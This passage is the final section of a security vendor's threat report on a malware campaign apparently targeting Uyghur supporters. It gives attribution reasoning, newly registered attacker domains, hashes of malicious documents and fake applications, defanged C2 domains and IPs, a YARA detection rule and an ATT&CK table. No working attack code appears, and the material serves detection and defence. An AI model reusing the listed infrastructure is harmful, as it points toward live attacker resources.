Although we were unable to find code or infrastructure similarities to a known threat group, we attribute this activity, with low to medium confidence, to a Chinese-speaking threat actor. When examining the malicious macros in the delivery document, we noticed that some excerpts of the code were identical to VBA code that appeared in multiple Chinese forums, and might have been copied from there directly.



Fig. 21 Similar macro code in Chinese forum

Recent Updates

While most of the activity described above happened during 2020, it appears the threat actor behind this campaign is still active in 2021, with two newly registered domains: `malaysiatcahf[.]org` and `icislieri[.]com`. These two domains resolved to the same IP address as `officemodel[.]org`, and the server responded only to the unique URLs we have previously observed in this campaign, further confirming the connection to this threat actor.

The second domain (`icislieri[.]com`) appears to be impersonating the Turkish Ministry of the Interior, but currently both domains redirect to the website of a Malaysian government body called the “Terengganu Islamic Foundation”. This suggests that the attackers are pursuing additional targets in countries such as Malaysia and Turkey, although they might still be developing those resources as we have not yet seen any malicious artifacts associated with those domains.

Conclusion

Our joint analysis of this previously unreported threat group, which first emerged in early 2020, shows an elaborate attack that has been taking advantage of different infection vectors to target supporters and members of the Uyghur minority.

The malicious executables created by the attackers exfiltrate basic information about the infected system, but can also download a second-stage payload, or in the case of the documents, fetch additional commands from the C2 server. This means that we have not yet seen all the capabilities of this malware, or the full course of action taken by the attackers following a successful infection.

Lastly, the fact that the attackers are still registering domains indicates this activity is still ongoing, and there might be new sightings or new variants of the malware in the near future.

Indicators of Compromise

Malicious documents

```
0f104af8eb3ab1a192d9d8793c405483
a1d773621581981a94459bbea454cdf8
c5d5f37a0a599ee790172630a2501f96
```

Malicious embedded PE

```
b343e06f20f178117be130f082e23eab
b808ab4dfc1c52e5be07e6815cf09d40
edcefd70f93bf00849e336ea13a258f7
```

Fake applications

```
f538754efdc17e9ba88aeb1ff31ecdcb
2f7492423586a3061e5641b5b271ca54
98cf461bcf9e3cef2869e2ea3d7f3341
65532ef9879d6b86a865d3e2b0621354
90fcbd5c904326466c3b6af1ca34aae1
1b5dbd351bb7159eb08868c46a3fe3a6
```

Domains and IPs

```
tcahf[.]org
unohcr[.]org
malaysiatcahf[.]org
officemodel[.]org
icislieri[.]com
185.198.166[.]58
45.134.1[.]3
47.91.170[.]222
46.8.180[.]147
```

Appendix B: Yara Rules

```
rule apt_WebAssistant_TcahfUpdate {
meta:
    description = "Rule for detecting the fake WebAssistant and TcahfUpdate
applications used to target the Uyghur minority"
    version = "1.0"
    last_modified = "2021-05-06"
    hash = "2f7492423586a3061e5641b5b271ca54"
    hash = "1b5dbd351bb7159eb08868c46a3fe3a6"
    hash = "90fcbd5c904326466c3b6af1ca34aae1"

strings:
    $url = {2f 00 63 00 67 00 69 00 2d 00 62 00 69 00 6e 00 2f [0-50] 2e 00 70 00 79
00 3f 00}
    $lib = "Newtonsoft.Json"
    $mac = "MACAddress Is Not NULL" wide

condition:
    uint16(0)==0x5A4D and $url and $lib  and $mac
    and filesize < 1MB
}
```

Appendix C: MITRE ATT&CK

Tactic	Technique	Technique Name
Resource Development	T1583.001 T1587.001	Acquire Infrastructure: Domains Develop Capabilities: Malware
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.002 T1569.002	User Execution: Malicious File System Services: Service Execution
Persistence	T1053	Scheduled Task/Job
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Discovery	T1082 T1518 T1057	System Information Discovery Software Discovery Process Discovery
Command and Control	T1071.001 T1573.001	Application Layer Protocol: Web Protocols Encrypted Channel: Symmetric Cryptography
Exfiltration	T1041	Exfiltration Over C2 Channel